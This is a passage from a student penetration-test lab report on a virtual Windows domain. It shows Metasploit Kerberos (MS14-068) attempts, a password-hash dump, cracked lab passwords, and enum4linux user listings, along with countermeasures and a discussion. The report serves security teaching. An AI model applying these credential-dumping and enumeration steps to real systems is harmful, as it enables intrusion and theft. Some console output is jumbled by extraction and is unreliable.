
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf156ff6c7669d559893453848848350...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500
d4ff:::0.txt
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
```

Figure 30a - kerberos – This exploit was not successfully executed but was attempted



A terminal window titled 'root@kali: ~' showing the output of an msf5 auxiliary module execution attempt. The session ID is msf5. The command run is 'auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > urn'. The output shows several errors related to invalid USER_SIDS and failed script executions, indicating that the exploit did not succeed. The session ends with 'msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) >'.

```
[*] Invalid USER_SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed (use -d to debug)
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > urn
[-] Unknown command: urn: script execution failed (use -d to debug)
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module 0 against ip 192.168.0.1 failed (use -d to debug)
49155/tcp open  unknown
[*] Validating options: script execution failed (use -d to debug)
[*] Invalid USER SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed (use -d to debug)
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set user_sid 501
user_sid => 501
[*] ERROR: Script execution failed (use -d to debug)
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module 0 against ip 192.168.0.1 failed (use -d to debug)
MAC Address: 00:0C:29:70:FC:E3 (VMware)
[*] Validating options...
[*] Invalid USER SID. Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > show options
[+] smb-vuln-ms17-010:
Module Options (auxiliary/admin/kerberos/ms14_068_kerberos_checksum):
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| Name              Current Setting      Required  Description
| ----Ds: 'C:\-----'           ----- -
| DOMAIN\faUADCWNETGH      yes        The Domain (upper case) Ex: DEMO.LOCAL
CAL    A critical remote code execution vulnerability exists in Microsoft SMBv1
| PASSWORD\Thisisaverysecret2019  yes        The Domain User password
| RHOSTS   192.168.0.1          yes        The target host(s), range CIDR identifier or hosts file with syntax 'file:<path>' (optional)
| REPORT\feren88s:             yes        The target port
| Timeout\ps10\blogs.technet.microsoft.com\TheTCP timeout to establish a connection and read data (s)
| USER\httpsAdmin\mitre.org\cgi-bin\yescvenameTheDomainUser017-0143
| USER_SSID\ps501\technet.microsoft.com\yesen-us\lTheDomainUser/SID, Ex: S-1-5-21-1755879683-3641577184-3486455962-1000
Nmap done: 1 IP address (1 host up) scanned in 800.67 seconds
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) >
```

Figure30b - Kerberos – This exploit was not successfully executed but was attempted

```
[*] Running module against 192.168.0.1
[*] mount-shared-
[*] Validating options...
[*] Using domain UDACWNET...
[*] 192.168.0.1:88 - Sending AS-REQ...
[!] 192.168.0.1:88 - Unknown error
[-] 192.168.0.1:88 - Invalid AS-REP, aborting...
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set password Pa$$word
password => Pa$$word
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > set password Pa$$w0rld
password => Pa$$w0rd
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) > run
[*] Running module against 192.168.0.1

[*] Validating options...
[*] Using domain UDACWNET...
[*] 192.168.0.1:88 - Sending AS-REQ...
[!] 192.168.0.1:88 - Unknown error
[-] 192.168.0.1:88 - Invalid AS-REP, aborting...
[*] Auxiliary module execution completed
msf5 auxiliary(admin/kerberos/ms14_068_kerberos_checksum) >
```

3. Results

With all the tests and system hacking it was clear to see that the system had many vulnerabilities, vulnerabilities that were able to be exploited.

In the end, it can be seen that the servers and clients had quite a few vulnerabilities that were able to be exploited, some successfully and some that would require more research. Overall, the main exploit and vulnerability would be the Eternal blue, in which allowed for quite a lot of information to be ‘stolen’ from the systems, such as credentials, as well as having the ability to upload and download files. In such a case, it would be possible to upload malicious files that could potentially corrupt the entire system.

Though given the final results, it can be seen that all the vulnerabilities allowed for the ultimate control of the system which, in the end, lead to the attacker having plenty of information about the victim as well as all the credentials of the users, including who they are and where they work, in terms of departments.

i. Countermeasures

In regards to ‘nmap’, ‘Ofuscate’ can be used in order to trick the tools into displaying a false OS, in which can protect against the attacker doing any research and using already published exploits for known vulnerabilities.

For the use of telnet, the simple solution for its vulnerability would be to replace it with SSH.

For the ‘Eternal blue’ exploit, it would be key to keep the systems up-to-date with updates and such as this was a vulnerability found within Microsoft.

Furthermore, with fgdump, all that could be advised would be to have a strong administrator's password. For the Kerberos exploit, if it had succeeded would have allowed for the hashes of the KRBTGT account which in turn could allow Kerberos to encrypt ticket granting tickets and lead to unlimited ticket and allowing for any level of access to be provided.

To any of the exploits such as SMBT and pop3, which has control over in and out-bound emails, would be to set up SMBT authentication to control user access.

4. Discussion

During the tests that were undertaken it was found that through a series of scanning, enumerations, and system attacks it was possible to gain a significant amount of information about the victim and ultimately gain access to their highest privileged user on the system as well as gain remote access to the machines that are present. At the end of all the tests and most of the system hacking proved to be a success, resulting in the conclusion on how dangerous it is to leave certain vulnerabilities on a system and how it can effect a business.

i. Future work

If more time was provided it could have been possible to use a key logger in order to try and dump some of the passwords. Also, it would have been possible to have a look for more exploits and do more research in regards to the vulnerabilities that the system had, and to use exploits against the other vulnerabilities that were presented, e.g. slowloris, kpasswrd5, and so on.

Furthermore, in conjunction with the fgdump that was used, it would have been possible to attempt to use other tools that were similar such as pwddump and cachedump in order to test what sort of result would be achieved.

5. Conclusion

To conclude, the sort of damage such vulnerabilities could cause would be catastrophic to any company, as well as to the employees, as an attacker would have the ability to not only monitor them but have access to any of their personal information that they may store on their PC's at the workplace.

The aims for this practical were well met, successfully showing how vulnerabilities could be abused and used to gain access to information they some should not have access to, for example the built-in administrator. Also, if left unattended or ignored can have a significant impact on how well a company is able to keep protected.

References

<https://www.alpinesecurity.com/blog/history-of-penetration-testing>

<http://www.binrev.com/forums/index.php?/topic/45077-telnet-vulnerabilities/>

<https://www.informationsecuritybuzz.com/articles/evolution-penetration-test/>

<https://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-banks-carric.pdf>

Appendices

Appendix 1:

Cain:


D.Manning:1153 → Plaintext of FBE8AFE99774933A7534ADB772B10870 is endothelial
A.Peters:1159 → Plaintext of A78C0C569C48F6C0F4F8487BDA4A6F2F is erosion
J.Rhodes:1177 → Plaintext of E27B46A1B3103AB41AA1AD5278573FC3 is journales
K.Hudson:1183 → Plaintext of 911C26C5312E4B7A6FFA3B71013DB89E is negotiate
Test → Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
E.Elliott:1186 → Plaintext of 0B86B1AF4419BBD7A87DBB345A9C93F6 is trivalent25
N.Vega:1187 → Plaintext of D81841D2202596E0B9A0587722F21625 is vaginal73
M.Mills:1179 → Plaintext of 8DD99C05DCF059DB3CF931B294E0A32D is whomsoever
C.Olson:1164 → Plaintext of 768E472E247102C4B5E5B801FF1D6D71 is wiretapping



Some extra usernames and passwords found:

r.soto – HARMvxgt879r6X
admin – Thisisverysecret2019
administrator – pa\$\$w0rd (created)/Hacklab1 (cracked)
r.astley – Nevergonna
guest - ' ' (disabled)


Appendix 2:

RPCclient:






All groups




Domain users




Look up names of “admins”

Above a



SID values are listed as well

Query the admin using the RID



Appendix 3:

Enum4liu – enum.txt:

Enum.txt of all the users connected to 192.168.0.1

```
=====
| Target Information |
=====

Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.0.1 |
=====

[+] Got domain/workgroup name: UADCWNET
```

```
=====
| Nbtstat Information for 192.168.0.1 |
=====

Looking up status of 192.168.0.1

    SERVER1    <00> -      M <ACTIVE> Workstation Service
    UADCWNET   <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
    UADCWNET   <1c> - <GROUP> M <ACTIVE> Domain Controllers
    SERVER1    <20> -      M <ACTIVE> File Server Service
    UADCWNET   <1b> -      M <ACTIVE> Domain Master Browser
```

MAC Address = 00-0C-29-77-67-D6

```
=====
| Session Check on 192.168.0.1 |
=====

[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'
```

```
=====
| Getting domain SID for 192.168.0.1 |
=====
```

Domain Name: UADCWNET

Domain Sid: S-1-5-21-816344815-1091841032-1499945149

[+] Host is part of a domain (not a workgroup)

```
=====
| OS information on 192.168.0.1 |
=====
```

[+] Got OS info for 192.168.0.1 from smbclient:

[+] Got OS info for 192.168.0.1 from srvinfo:

```
192.168.0.1 Wk Sv PDC Tim NT  
platform_id : 500  
os version  : 6.1  
server type : 0x80102b
```

```
=====
| Users on 192.168.0.1 |
=====
```

index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina Name: Antoinette Medina
Desc: Alton

index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc:
November

index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin Name: (null) Desc: (null)

index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain

index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin Name: Bill Martin Desc:
repartee

index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson Name: Chester Anderson
Desc: tremendous

index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin Name: Charlene Griffin Desc: caller

index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard	Name: Caroline Howard	Desc: dinosaur
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery	Name: Colin Montgomery	Desc: digram
index: 0xefe RID: 0x473 acb: 0x00000210 Account: C.Moreno	Name: Curtis Moreno	Desc: pyramidal
index: 0xf07 RID: 0x47c acb: 0x00000210 Account: C.Morris	Name: Carroll Morris	Desc: Hokan
index: 0xf17 RID: 0x48c acb: 0x00000210 Account: C.Olson	Name: Courtney Olson	Desc: thymine
index: 0xf0b RID: 0x480 acb: 0x00000210 Account: D.Dunn	Name: Daniel Dunn	Desc: claus
index: 0xf0a RID: 0x47f acb: 0x00000210 Account: D.King	Name: Dwayne King	Desc: offspring
index: 0xf0c RID: 0x481 acb: 0x00000210 Account: D.Manning	Name: Damon Manning	Desc: pestilential
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.Pena	Name: Doris Pena	Desc: tipple
index: 0xf0e RID: 0x483 acb: 0x00000210 Account: D.Price	Name: Dawn Price	Desc: asocial
index: 0xf0d RID: 0x482 acb: 0x00000210 Account: D.Valdez	Name: Dominick Valdez	Desc: Cyrus
index: 0xf2d RID: 0x4a2 acb: 0x00000210 Account: E.Elliott	Name: Elmer Elliott	Desc: monitor
index: 0xf1c RID: 0x491 acb: 0x00000210 Account: E.Jones	Name: Emilio Jones	Desc: grotesque
index: 0xf2c RID: 0x4a1 acb: 0x00000210 Account: F.Chapman	Name: Fredrick Chapman	Desc: clothesmen
index: 0xf1f RID: 0x494 acb: 0x00000210 Account: G.Walsh	Name: Gabriel Walsh	Desc: sensate
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: Guest account for guest access to the computer/domain	Name: (null)	Desc: Built-in
index: 0xf00 RID: 0x475 acb: 0x00000210 Account: I.Pratt	Name: Isabel Pratt	Desc: muscle
index: 0xf18 RID: 0x48d acb: 0x00000210 Account: J.Andrews	Name: Jennie Andrews	Desc: Deane
index: 0xf1d RID: 0x492 acb: 0x00000210 Account: J.Barrett	Name: Jacquelyn Barrett	Desc: annal
